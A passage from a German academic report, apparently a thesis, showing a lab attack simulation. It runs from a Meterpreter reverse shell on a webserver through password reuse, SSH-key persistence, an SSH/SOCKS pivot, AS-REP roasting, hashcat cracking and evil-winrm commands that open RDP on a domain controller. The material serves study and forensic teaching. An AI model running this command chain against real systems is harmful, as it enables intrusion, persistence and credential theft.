


Abbildung 25: Durchführung der Angriffssimulation 24/42




Abbildung 26: Durchführung der Angriffssimulation 25/42

```

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.237.128:9999
[*] Sending stage (3045380 bytes) to 192.168.237.129
[*] Meterpreter session 2 opened (192.168.237.128:9999 → 192.168.237.129:35380) at 2024-06-04 22:12:07 +0200

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 1774 created.
Channel 1 created.

whoami
www-data
date
Tue Jun 4 20:13:06 UTC 2024
host
Usage: host [-aCdilrTvVw] [-c class] [-N ndots] [-t type] [-W time]
          [-R number] [-m flag] [-p port] hostname [server]
-a is equivalent to -v -t ANY
-A is like -a but omits RRSIG, NSEC, NSEC3
-c specifies query class for non-IN data
-C compares SOA records on authoritative nameservers
-d is equivalent to -v
-l lists all hosts in a domain, using AXFR
-m set memory debugging flag (trace|record|usage)
-N changes the number of dots allowed before root lookup is done
-p specifies the port on the server to query
-r disables recursive processing
-R specifies number of retries for UDP packets
-s a SERVFAIL response should stop query
-t specifies the query type
-T enables TCP/IP mode
-U enables UDP mode
-v enables verbose output
-V print version number and exit
-w specifies to wait forever for a reply
-W specifies how long to wait for a reply
-4 use IPv4 query transport only
-6 use IPv6 query transport only

[pentest-00:ruby* 1:python3- 2:nc "red-team-kali" 22:13 04-Jun-24

```

Abbildung 27: Durchführung der Angriffssimulation 26/42

Nun wird über das Kommando **shell** eine interaktive Shell innerhalb der **Meterpreter Session** eröffnet. Um hier eine übersichtlichere Shell zu erhalten, so wird eine **Teletypewriter (TTY) Shell** verwendet und die Datei **/etc/passwd** auf mögliche Benutzer geprüft (siehe Abbildung 28).

```

meterpreter > shell
Process 1782 created.
Channel 3 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@webserver01:/$ tail -n 5 /etc/passwd
tail -n 5 /etc/passwd
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
superadmin:x:1000:1000:superadmin:/home/superadmin:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
www-data@webserver01:/$

```

Abbildung 28: Durchführung der Angriffssimulation 27/42

Nachdem die Datei **/etc/passwd** auf mögliche Benutzer überprüft wurde, wird ein **Password Guessing** (siehe MITRE Techniques T1110/001<sup>16</sup>) durchgeführt, um zu prüfen, ob das zuvor gewonnene Passwort wiederverwendet werden kann.

```
www-data@webserver01:/$ su superadmin
su superadmin
Password: password123
superadmin@webserver01:/$ █
[pentest-00:ruby* 1:python3- 2:nc "red-team-kali" 22:17 04-Jun-24
```

**Abbildung 29:** Durchführung der Angriffssimulation 28/42

Wie aus Abbildung 29 entnommen werden kann, hat das vorherige Passwort **password123** in Kombination mit dem Benutzer **superadmin** funktioniert. Im nächsten Schritt wird eine **SSH-Key Persistence** (siehe MITRE Techniques T1098/004<sup>17</sup>) durchgeführt, um die Reverse-Shell abzulösen, da diese beispielsweise nach einem Update von WordPress wieder entfernt werden könnte oder auch, falls das Theme entfernt wird. Die Umsetzung kann aus Abbildung 30 - Abbildung 32 entnommen werden.

---

<sup>16</sup> <https://attack.mitre.org/techniques/T1110/001/>

<sup>17</sup> <https://attack.mitre.org/techniques/T1098/004/>

```

(root@red-team-kali)-[~/tmp]
# ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:glHTDJDX1tZPJvIjSUIJZbbMORuKya+aDDUxYVZXOTI root@red-team-kali
The key's randomart image is:
+--[ED25519 256]--+
|+.oo*X*+ .|
|o ..oE*Xo= o o|
|o .. +B= + =|
|+ = . +0 o .|
|o = o S . .|
|. . . .|
|. . . .|
|o . .|
|+..|
+-----[SHA256]-----+

(root@red-team-kali)-[~/tmp]
# cat ~/.ssh/id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHzmjDTBCB2eg5JhRSnyK36iLze3liwd91kZ+klWicyM root@red-team-kali

```

Abbildung 30: Durchführung der Angriffssimulation 29/42

```

superadmin@webserver01:/$ cd ~
cd ~
superadmin@webserver01:~$ ls -al
ls -al
total 40
drwxr-x--- 5 superadmin superadmin 4096 Jun  4 20:11 .
drwxr-xr-x 3 root        root        4096 Jun  2 18:03 ..
-rw----- 1 superadmin superadmin   57 Jun  4 20:17 .bash_history
-rw-r--r-- 1 superadmin superadmin  220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 superadmin superadmin 3771 Jan  6 2022 .bashrc
drwx----- 2 superadmin superadmin 4096 Jun  4 17:19 .cache
-rw----- 1 superadmin superadmin   20 Jun  4 20:11 .lesshst
drwxrwxr-x 3 superadmin superadmin 4096 Jun  4 19:11 .local
-rw-r--r-- 1 superadmin superadmin  807 Jan  6 2022 .profile
drwx----- 2 superadmin superadmin 4096 Jun  2 18:03 .ssh
-rw-r--r-- 1 superadmin superadmin    0 Jun  4 17:20 .sudo_as_admin_successful
superadmin@webserver01:~$ cd .ssh
cd .ssh
superadmin@webserver01:~/.ssh$ ls
ls
authorized_keys
superadmin@webserver01:~/.ssh$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHzmjDTBCB2eg5JhRSnyK36iLze3liwd91kZ+klWicyM root@red-team-kali" >> authorized_keys
<91kZ+klWicyM root@red-team-kali" >> authorized_keys

```

Abbildung 31: Durchführung der Angriffssimulation 30/42

```
(root@red-team-kali)-[~/tmp]
# ssh superadmin@192.168.237.129
The authenticity of host '192.168.237.129 (192.168.237.129)' can't be established.
ED25519 key fingerprint is SHA256:OVB/dsmZVPbxRduw9uoOYqbBrj3FVo0Cu/EXWg3SACs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.237.129' (ED25519) to the list of known hosts.
Enter passphrase for key '/root/.ssh/id_ed25519':
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Jun  4 08:21:14 PM UTC 2024

System load:  0.0732421875      Processes:           228
Usage of /:   32.7% of 23.45GB   Users logged in:    1
Memory usage: 21%              IPv4 address for ens33: 192.168.237.129
Swap usage:   0%                IPv4 address for ens37: 192.168.160.14

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

26 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Tue Jun  4 19:07:49 2024
superadmin@webserverver01:~$
```

Abbildung 32: Durchführung der Angriffssimulation 31/42

Nach erfolgreichem Umsetzen der Persistence über SSH erfolgt die Anpassung der SSH-Konfigurationsdatei, um den Webserver als Gateway nutzen zu können. Hierbei wird die Datei `/etc/ssh/sshd_config` angepasst, damit der Parameter **AllowTcpForwarding** verwendet wird. Dieser ermöglicht ein Durchreichen aller Verbindungen über SSH, um ein weiteres Netz erreichen zu können (siehe Abbildung 33). Im Anschluss muss der SSH-Dienst neugestartet werden, um die Einstellungen zu aktivieren (siehe Abbildung 34).

Der Parameter **-D** öffnet hierbei lokal einen sogenannten **SOCKS** Proxy Port **1234**, um die Kommunikation über die zuvor gesetzte Einstellung nutzen zu



können (siehe Abbildung 35). Das Tool **proxychains4**<sup>18</sup> wird verwendet und konfiguriert, um den geöffneten Kanal nutzen zu können. (siehe Abbildung 36).

---

<sup>18</sup> <https://github.com/rofl0r/proxychains-ng>

```

root@red-team-kali: /home/jarl-bjoern
File Actions Edit View Help
GNU nano 6.2 /etc/ssh/sshd_config *
# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no

# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the KbdInteractiveAuthentication and
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication via KbdInteractiveAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and KbdInteractiveAuthentication to 'no'.
UsePAM yes

#AllowAgentForwarding yes
AllowTcpForwarding yes ←
#GatewayPorts no
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
#PrintLastLog yes
#TCPKeepAlive yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem        sftp    /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs

```

Abbildung 33: Durchführung der Angriffssimulation 32/42

```

superadmin@webserver01:~$ nano /etc/ssh/sshd_config
superadmin@webserver01:~$ sudo nano /etc/ssh/sshd_config
[sudo] password for superadmin:
superadmin@webserver01:~$ sudo systemctl restart ssh
superadmin@webserver01:~$ date
Tue Jun  4 08:22:35 PM UTC 2024
superadmin@webserver01:~$ █

```

Abbildung 34: Durchführung der Angriffssimulation 33/42

```
(root@red-team-kali)-[~/tmp]
# ssh superadmin@192.168.237.129 -D 1234
Enter passphrase for key '/root/.ssh/id_ed25519':
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Jun  4 08:23:31 PM UTC 2024

System load:  0.0048828125      Processes:           229
Usage of /:   32.7% of 23.45GB   Users logged in:    1
Memory usage: 21%              IPv4 address for ens33: 192.168.237.129
Swap usage:   0%               IPv4 address for ens37: 192.168.160.14

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

26 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Tue Jun  4 20:21:15 2024 from 192.168.237.128
superadmin@webserver01:~$
```

Abbildung 35: Durchführung der Angriffssimulation 34/42

```
root@red-team-kali: /home/jarl-bjoern
File Actions Edit View Help
GNU nano 8.0 /etc/proxychains4.conf
#
# Examples:
#
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy without modification.
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1234
```

Abbildung 36: Durchführung der Angriffssimulation 35/42

```
File Actions Edit View Help
superadmin@webserver01:~$ ls
todo.txt
superadmin@webserver01:~$ date
Sat Jun  8 08:48:07 AM UTC 2024
superadmin@webserver01:~$ cat todo.txt
Standardkenntwort *7Vamos! für Auszubildenden Robert Klein ändern
superadmin@webserver01:~$
```

Abbildung 37: Durchführung der Angriffssimulation 36/42

Wie Abbildung 37 entnommen werden kann, wurde ein **Klartextpasswort** des Benutzers **Robert Klein** abgelegt.

Mit den Benutzerdaten wird nun über das Tool **enum4linux-ng**<sup>19</sup> geprüft, ob sich dadurch Daten vom Domänencontroller über die Protokolle **Lightweight Directory Access Protocol (LDAP)** und **Remote Procedure Call (RPC)** ermitteln lassen (MITRE Techniques T1087/002<sup>20</sup>) und zugleich Benutzernamen herausgefiltert werden können (siehe Abbildung 38).

Die gewonnenen Benutzernamen werden nun über die sogenannte **AS-REP Roasting Attacke** über das Tool **impacket**<sup>21</sup> mit der Funktion **GetNPUsers** auf Benutzer geprüft, welche keine **Kerberos Pre-Authentifizierung** (MITRE Techniques T1558/004<sup>22</sup>) aktiviert haben (siehe Abbildung 39).

---

<sup>19</sup> <https://github.com/cddmp/enum4linux-ng>

<sup>20</sup> <https://attack.mitre.org/techniques/T1087/002/>

<sup>21</sup> <https://github.com/fortra/impacket>

<sup>22</sup> <https://attack.mitre.org/techniques/T1558/004/>

```

root@red-team-kali: /tmp
File Actions Edit View Help
└─(root@red-team-kali)-[/tmp]
└─# proxychains4 -qs enum4linux-ng -A 192.168.160.1 -w 'forensik.projekt.local' -u 'robert.klein' -p '*7Vamos!' > output.log

└─(root@red-team-kali)-[/tmp]
└─# date
Sat Jun  8 20:27:37 CEST 2024

└─(root@red-team-kali)-[/tmp]
└─# cat output.log | grep username: | cut -d ':' -f2 > username.txt

└─(root@red-team-kali)-[/tmp]
└─# cat username.txt
anna.schmidt
julia.weber
peter.mueller
lisa.becker
hans.schmidt
max.mustermann
christian.meier
maria.meyer
michael.fischer
thomas.schneider
katharina.wagner
sarah.koenig
robert.klein
Administrator
Guest
krbtgt

```

Abbildung 38: Durchführung der Angriffssimulation 37/42

```

└─(root@red-team-kali)-[/usr/share/wordlists]
└─# proxychains4 -qs impacket-GetNPUUsers -dc-ip 192.168.160.1 -usersfile username.txt -format hashcat -outputfile sha
shes.asreproast forensik.projekt.local/robert.klein
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User robert.klein doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User max.mustermann doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$christian.meier@FORENSIK.PROJEKT.LOCAL:2f7f0c836152e21bba9f3c03452d8fca$ea94c47b8513f9b52bbbf98dff827d
4f680d2c208e45d29a4e85c031cb7e7c125d8b97e760ef74a4e4ca17fe190bb2cf34be41634173b1769567c4ca3bd0c31e7152440065242d3569
c6735ee14f6f85031930b80bf4e27584d1acc7ba9b3e643b584382cc4c1cdfaef252cddc7f3e6f85b71f58ead7b8e73cfe87f7be5d8c9c5aeaf4
b7c43eb1a98368e018d58320d367ac2bd0f4de931848ac126a20ce0a73b8ccc5543212d29fbd209452dc739ad0af473e3d236bc2e98e1beb26
d45588b906d71cf026a887165360804091c054002921cc51eb904e1a2920abc6fb9665e2593920cd092509e08f14111c33d82c8199edf98e24ec
4626e5a277816b237b
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)

└─(root@red-team-kali)-[/usr/share/wordlists]
└─# date
Sat Jun  8 11:12:35 CEST 2024

```

Abbildung 39: Durchführung der Angriffssimulation 38/42

Der gewonnene Hash aus der **AS-REP Roasting Attacke** wird nun über das Tool **Hashcat**<sup>23</sup> geladen und über das **Modul 18200**<sup>24</sup> mit dem bekannten Wörterbuch **rockyou.txt** durchgeprüft (siehe Abbildung 40 und Abbildung 41).

---

<sup>23</sup> <https://hashcat.net/hashcat/>

<sup>24</sup> [https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

```
(root@red-team-kali)~/usr/share/wordlists
# hashcat -m 18200 hashes.asreproast /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEP,
* Device #1: cpu-haswell-AMD Ryzen 9 5950X 16-Core Processor, 1426/2916 MB (512 MB allocatable
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename ..: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 0 secs

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver
```

Abbildung 40: Durchführung der Angriffssimulation 39/42

```
$krb5asrep$23$christian.meier@FORENSIK.PROJEKT.LOCAL 2f7f0c836152e21bba9f3c03452d
4f680d2c208e45d29a4e85c031cb7e7c125d8b97e760ef74a4e4ca17fe190bb2cf34be41634173b17
c6735ee14f6f85031930b80bf4e27584d1acc7ba9b3e643b584382cc4c1cdfef252cddc7f3e6f85b
b7c43eba1a98368e018d58320d367ac2bd0f4de931848ac126a20ce0a73cb8ccc5543212d29fbd209
d45588b906d71cf026a887165360804091c054002921cc51eb904e1a2920abcf6b9665e2593920cd0
4626e5a277816b237b !1CombatMedic223!

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$christian.meier@FORENSIK.PROJEKT.LOCA ... 6b237b
Time.Started.....: Sat Jun  8 11:15:06 2024 (13 secs)
Time.Estimated...: Sat Jun  8 11:15:19 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1125.0 kH/s (0.33ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 14342656/14344385 (99.99%)
Rejected.....: 0/14342656 (0.00%)
Restore.Point...: 14342144/14344385 (99.98%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: !9kitty → !+x3/
Hardware.Mon.#1..: Util: 84%

Started: Sat Jun  8 11:15:05 2024
Stopped: Sat Jun  8 11:15:21 2024

(root@red-team-kali)-[~/usr/share/wordlists]
```

Abbildung 41: Durchführung der Angriffssimulation 40/42

Wie aus Abbildung 41 entnommen werden kann, konnte das Passwort **!1CombatMedic223!** des Benutzers **christian.meier** gebrochen werden, da dieses trotz ausreichender Passwortkomplexität in einem bekannten Wörterbuch vorhanden war.



Mit den gewonnenen Benutzerdaten erfolgt nun ein Verbindungsversuch über das Tool **evil-winrm**<sup>25</sup>, welches das Protokoll **Winrm** nutzt, das standardisiert für PowerShell Sitzungen verwendet wird. Hierbei erfolgt eine Manipulation der **Windows Registry** und **Firewall**, um den Zugang auf den Domänencontroller über das **Remote Desktop Protocol (RDP)** zu ermöglichen. Des Weiteren wird der Benutzer **christian.meier** in die Gruppe Remote Desktop Users aufgenommen. (siehe Abbildung 42).

Nachdem die Manipulation aus dem vorherigen Schritt abgeschlossen wurde, erfolgt eine Verbindung mittels des Tools **xfreerdp**<sup>26</sup> über RDP, um grafisch Manipulationen am Domänencontroller durchzuführen (siehe Abbildung 43).

Aus ethischen Gründen wurde die Programmierung einer Ransomware nicht aufgeführt, da diese bei einer möglichen Veröffentlichung der Ausarbeitung für missbräuchliche Zwecke eingesetzt werden könnte.

---

<sup>25</sup> <https://github.com/Hackplayers/evil-winrm>

<sup>26</sup> <https://www.kali.org/tools/freerdp2/>

```
(jarl-bjoern@red-team-kali)-[~]
└─$ proxychains4 -qs evil-winrm -i 192.168.160.1 -u 'christian.meier' -p '!1CombatMedic223!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completi
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\christian.meier\Documents> reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Ter
minal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.

*Evil-WinRM* PS C:\Users\christian.meier\Documents> Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
*Evil-WinRM* PS C:\Users\christian.meier\Documents> net localgroup "Remote Desktop Users" christian.meier /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\christian.meier\Documents> exit

Info: Exiting with code 0

(jarl-bjoern@red-team-kali)-[~]
└─$ date
Sat Jun  8 12:19:20 CEST 2024
```

Abbildung 42: Durchführung der Angriffssimulation 41/42




Abbildung 43: Durchführung der Angriffssimulation 42/42

## 7.2 Forensische Analyse

